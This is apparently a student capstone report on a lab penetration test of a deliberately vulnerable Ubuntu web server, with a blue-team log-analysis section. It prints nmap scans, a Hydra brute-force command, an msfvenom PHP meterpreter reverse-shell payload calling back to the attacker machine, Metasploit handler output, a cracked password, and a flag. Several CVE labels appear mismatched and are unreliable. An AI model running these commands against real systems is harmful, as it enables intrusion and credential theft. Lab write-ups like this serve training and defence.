Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System


Prepared by: **Ketan Vithal Patel**

August 2021

Table of Contents

Network Topology

Network Topology 01



Network
Address Range: **192.168.1.0/24**
Netmask: **255.255.255.0**
Gateway: **10.0.0.1**

Machines
IPv4: **192.168.1.1**
OS: **Windows**
Hostname: **Red vs Blue – ML-REFVM-684427**

IPv4: **192.168.1.90**
OS: **Kali GNU (Linux 5.4.0)**
Hostname: **Kali**

IPv4: **192.168.1.100**
OS: **Ubuntu 18.04.1 LTS**
Hostname: **ELK**

IPv4: **192.168.1.105**
OS: **Ubuntu 18.04.1 LTS**
Hostname: **Capstone**

Ketan V. Patel

Red Team

Security Assessment

Recon: Describing the Target

02

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-REFVM-684427 (Hyper-V Azure machine)	192.168.1.1(Preferred)	NATSwitch (Host Machine Cloud based – Hosting the 3 VMs below)
Kali	192.168.1.90	Attacking Machine used for penetration testing
ELK	192.168.1.100	Network Monitoring Machine running Kibana – Logs data from Capstone Machine (192.168.1.105)
Capstone (server1)	192.168.1.105	Target Machine Replicating a vulnerable server – attempting to pop – hosting an Apache and ssh server.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Open Web Port (80) with public access CVE-2019-6579 ①	Port 80 is most commonly used for web communication and if left open and unsecure, it can allow public access.	*This vulnerability allows access into the web servers. Files and Folders are readily accessible. Sensitive (and secret) files and folders can be found.*
Apache Directory Listing CVE-2007-0450 ②	Allowed attackers to reveal the ip address and the secret folder	*Allowed attackers to reveal the ip address and the secret folder*
Brute-force Attack	An attack that consists of systematically checking all possible username and password combinations until the correct one is found.	*With the use of brute force and a common passwords list (rockyou.txt), the password can be easily found.*
Reverse Shell Backdoor CVE-2019-13386 ③	Allows to send a reverse shell payload on a web server while the firewalls do not detect the payload	*Attackers gained the remote backdoor access to the Capstone web server*

Vulnerability Assessment - (Continued)

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Local File Inclusion (LFI) CVE-2021-31783 ④	LFI is a vulnerability in poorly designed web applications. This allows users to upload content into the application or servers.	*An LFI vulnerability allows an attacker to upload a malicious payload.*
Directory Indexing vulnerability CWE-548 (CVE-2019-5437) ⑤	Attacker can view and download content of a directory located on a vulnerable device. CWE-548 refers to an informational leak through directory listing.	*The attacker can gain access to source code, or devise other exploits. The directory listing can compromise private or confidential data.*
Other user's credentials found when logging on with different user CVE-2020-24227 ⑥	Storing a user name and/or password in plain text that is not encrypted	*Evidence showed that Ashton had Ryan's name and password hash stored. This enabled further penetration into the system without extensive social engineering*
Weak Hashed Passwords	Unsalted hashed passwords can be easily cracked with resources (i.e., https://crackstation.net/, John the Ripper, etc.) ❶	*Hackers only need the username and password to compromise an account, gaining access.*

Vulnerability Assessment - (Continued)

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Simple Usernames	Short names, first name, or any simple combination.	*Usernames like Ashton, Ryan, and Hannah are all simple usernames that can be easily obtained.*
Weak Passwords	Short, common, simple, or noncomplex passwords.	*Weak passwords can be easily cracked by computers in seconds. Website: https://howsecureismypassword.net/ shows the password (i.e., "leopoldo can be cracked in 5 seconds by a computer.)* ⑦
Root Access	Privileged access to resources and ability to perform administrative functions on a machine.	*Vulnerabilities can be leveraged. Extensive potential Impact to any connected network.*
WebDAV Vulnerability	Exploit WebDAV on a server and Shell access is possible.	*If WebDAV is not configured properly, it can allow hackers to remotely modify website content.*

Exploitation: Open Web Port (80) CVE-2019-6579

01

Tools & Processes

I used nmap to scan for open ports on the target machine.

Commands used :

~# **netdiscover –r 192.168.1.255/16**

~# **nmap –sV 192.168.1.0/24**

~# **nmap –sS –A 192.168.1.105**

WEBSERVER **192.168.1.105/meet_our_team/ashton.txt**

02

Achievements

Nmap scanned 256 IP addresses: I found 4 hosts up: Port **22** and **80** are open and was of interest to me.

The discovered files on meet_our_team/**ashton.txt**

The ashton.txt allowed the discovery of the secret folder at **/company_folders/secret_folder**

03


```
Currently scanning: Finished!   |   Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 126
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.1.1     00:15:5d:00:04:0d      1      42  Microsoft Corporation
192.168.1.100   4c:eb:42:d2:d5:d7      1      42  Intel Corporate
192.168.1.105   00:15:5d:00:04:0f      1      42  Microsoft Corporation
```

```
root@Kali:~# nmap -sV 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-08-11 16:27 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00061s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE        VERSION
135/tcp  open  msrpc          Microsoft Windows RPC
139/tcp  open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
2179/tcp open  vmrdp?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.1.100
Host is up (0.00060s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
9200/tcp open  http    Elasticsearch REST API 7.6.1 (name: elk; cluster: elasticsearch; Lucene 8.4.0)
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.105
Host is up (0.00054s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.90
Host is up (0.0000080s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.1p1 Debian 5 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (4 hosts up) scanned in 28.13 seconds
```

Exploitation: Open Web Port (80) CVE-2019-6579 (Continued)

03


```
root@Kali:~# nmap -sS -A 192.168.1.105
Starting Nmap 7.80 ( https://nmap.org ) at 2021-08-11 16:36 PDT
Nmap scan report for 192.168.1.105
Host is up (0.00075s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 73:42:b5:8b:1e:80:1f:15:64:b9:a2:ef:d9:22:1a:b3 (RSA)
|   256 c9:13:0c:50:f8:36:62:43:e8:44:09:9b:39:42:12:80 (ECDSA)
|_  256 b3:76:42:f5:21:42:ac:4d:16:50:e6:ac:70:e6:d2:10 (ED25519)
80/tcp open  http    Apache httpd 2.4.29
| http-ls: Volume /
|   maxfiles limit reached (10)
| SIZE  TIME                FILENAME
| -     2019-05-07 18:23    company_blog/
| 422   2019-05-07 18:23    company_blog/blog.txt
| -     2019-05-07 18:27    company_folders/
| -     2019-05-07 18:25    company_folders/company_culture/
| -     2019-05-07 18:26    company_folders/customer_info/
| -     2019-05-07 18:27    company_folders/sales_docs/
| -     2019-05-07 18:22    company_share/
| -     2019-05-07 18:34    meet_our_team/
| 329   2019-05-07 18:31    meet_our_team/ashton.txt
| 404   2019-05-07 18:33    meet_our_team/hannah.txt
|_
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Index of /
MAC Address: 00:15:5D:00:04:0F (Microsoft)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=8/11%OT=22%CT=1%CU=39416%PV=Y%DS=1%DC=D%G=Y%M=00155D%T
OS:M=61145F24%P=x86_64-pc-linux-gnu)SEQ(SP=100%GCD=1%ISR=106%TI=Z%CI=Z%II=I
OS:%TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O
OS:5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6
OS:=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O
OS:%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=
OS:0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%
OS:S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(
OS:R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=
OS:N%T=40%CD=S)

Network Distance: 1 hop
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.75 ms 192.168.1.105

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.03 seconds
```



WEBSERVER

Navigating to the webserver at 192.168.1.105 was the next step. The screenshot shown is the webserver homepage, displaying company folders.

Reading through the files located in these confirms the existence of a secret folder which needed to be accessed.



Exploitation: Brute-force Attack

01

Tools & Processes

I used Hydra which is already preinstalled on Kali Linux. I also required a password list –in this case I used rockyou.txt

Command: $ hydra -l ashton-P /root/Downloads/rockyou.txt -s 80 -f 192.168.1.105 http-get /company_folders/secret_folder

A hash of the Ryan's password was found

02

Achievements


Password for Ashton was tested against the common password dictionary "rockyou"

Access to the /secret_folder

Access to /webdav system

Ryan's password.dav was found: linux4u

03





Hydra Command

```
root@Kali:~# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder
```

Exploitation: Brute-force Attack (Continued)

03





❶

Exploitation: Reverse Shell Backdoor CVE-2019-13386

01

Tools & Processes

Created and uploaded
~# msfvenom -p
php/meterpreter/reverse_tcp
LHOST=192.168.1.90
LPORT=4444 > shell.php

Established remote listener.
Executed reverse shell
backdoor on Capstone
Apache server.

meterpreter> shell
>find / -name flag.txt 2>/dev/null
>cat flag.txt

02

Achievements

Created a reverse shell
payload and move it to
webDAV server as Ryan

Listen to the host and port

Once the payload is executed,
the attacker can listen to the
Capstone server (192.168.1.105)

Flag file was discovered
<result of cat>:
b1ng0w@5h1sn@m0

```
meterpreter > cat flag.txt
b1ng0w@5h1sn@m0
```

03

```
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 >> shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
```

```
[*] Meterpreter session 3 opened (192.168.1.90:4444 → 192.168.1.105:53610) at 2021-08-07 10:22:44 -0700

meterpreter > getwd
/var/www/webdav
meterpreter > sysinfo
Computer     : server1
OS           : Linux server1 4.15.0-108-generic #109-Ubuntu SMP Fri Jun 19 11:33:10 UTC 2020 x86_64
Meterpreter : php/linux
meterpreter > cd /
meterpreter > ls -a
Listing: /
=========

Mode              Size        Type  Last modified              Name
----              ----        ----  -------------              ----
40755/rwxr-xr-x   4096        dir   2020-05-29 12:05:57 -0700  bin
40755/rwxr-xr-x   4096        dir   2020-06-27 23:13:04 -0700  boot
40755/rwxr-xr-x   3840        dir   2021-08-07 07:32:42 -0700  dev
40755/rwxr-xr-x   4096        dir   2020-06-30 23:29:51 -0700  etc
100644/rw-r--r--  16          fil   2019-05-07 12:15:12 -0700  flag.txt
40755/rwxr-xr-x   4096        dir   2020-05-19 10:04:21 -0700  home
100644/rw-r--r--  57982894    fil   2020-06-26 21:50:32 -0700  initrd.img
100644/rw-r--r--  57977666    fil   2020-06-15 12:30:25 -0700  initrd.img.old
40755/rwxr-xr-x   4096        dir   2018-07-25 16:01:38 -0700  lib
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:54 -0700  lib64
40700/rwx------   16384       dir   2019-05-07 11:10:15 -0700  lost+found
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  media
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  mnt
40755/rwxr-xr-x   4096        dir   2020-07-01 12:03:52 -0700  opt
40555/r-xr-xr-x   0           dir   2021-08-07 07:32:17 -0700  proc
40700/rwx------   4096        dir   2020-05-21 16:30:12 -0700  root
40755/rwxr-xr-x   900         dir   2021-08-07 07:33:12 -0700  run
40755/rwxr-xr-x   12288       dir   2020-05-29 12:02:57 -0700  sbin
40755/rwxr-xr-x   4096        dir   2019-05-07 11:16:00 -0700  snap
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  srv
100600/rw-------  2065694720  fil   2019-05-07 11:12:56 -0700  swap.img
40555/r-xr-xr-x   0           dir   2021-08-07 07:32:21 -0700  sys
41777/rwxrwxrwx   4096        dir   2021-08-07 07:32:50 -0700  tmp
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  usr
40755/rwxr-xr-x   4096        dir   2020-05-21 16:31:52 -0700  vagrant
40755/rwxr-xr-x   4096        dir   2019-05-07 11:16:46 -0700  var
100600/rw-------  8380064     fil   2020-06-19 04:08:40 -0700  vmlinuz
100600/rw-------  8380064     fil   2020-06-04 03:29:12 -0700  vmlinuz.old

meterpreter > cat flag.txt
b1ng0w@5h1sn@m0
meterpreter >
```

Exploitation: Local File Inclusion (LFI) CVE-2021-31783

01

Tools & Processes
I used msfvenom and meterpreter to deliver a payload onto the vulnerable machine (the capstone server)

02

Achievements
Using the multi/handler exploit I could get access to the machine's shell.

03

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.90     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 -> 192.168.1.105:50708) at 2021-08-13 13:38:11 -0700
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 2 opened (192.168.1.90:4444 -> 192.168.1.105:50710) at 2021-08-13 13:38:11 -0700

meterpreter >
```

Exploitation: WebDAV Vulnerability

01

Tools & Processes


A PHP reverse shell payload was created using MSFvenom . Using CrackStation, Ryan's password hash was cracked revealing his password. Kali File Manager was used to drag and drop the payload onto the victim web server using Ryan's credentials and the WebDAV protocol.


02

Achievements

Ability to establish a reverse shell after uploading and opening the PHP payload on the victim system. The payload opened a listener on port 4444. Using Metasploit, the PHP reverse shell exploit was used to allow remote connection to the web server and explore folders, including the root folder…

03






Blue Team


Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

03

- The port (192.168.1.90) scan occurred on August 7, 2021 @ 15:05 UTC or 11:05 EST
- There were total of 118,659 hits and 4 requests were made for the secret folder and files contained in the secret folder.
- The file to connect_to_corp_server was requested and returned.
- This file contained instructions for the connections to the WebDAV server, as well as the username: ryan, and the hash password to use.






Connections over time [Packetbeat Flows] ECS

@timestamp per 30 seconds	Unique Flows
15:05:00	4,723
15:05:30	13,738
15:06:00	17,267
15:06:30	8,255
15:07:00	463
15:09:00	2
15:09:30	2
15:10:00	4
15:10:30	2
15:11:00	2
15:14:30	1,015
15:15:00	1,015

Rows per page: 20



Top Hosts Creating Traffic [Packetbeat Flows] ECS


@timestamp per 30 seconds	Source IP	Source Bytes
15:05:00	192.168.1.90	3.5MB
15:05:30	192.168.1.90	16.8MB
15:06:00	192.168.1.90	21.8MB
15:06:30	192.168.1.90	9.3MB
15:07:00	192.168.1.90	516.4KB
15:09:00	192.168.1.90	2.4KB
15:09:30	192.168.1.90	7.3KB
15:10:00	192.168.1.90	6.4KB
15:10:30	192.168.1.90	5.2KB
15:11:00	192.168.1.90	3.5KB
15:14:30	192.168.1.90	235KB
15:15:00	192.168.1.90	235KB

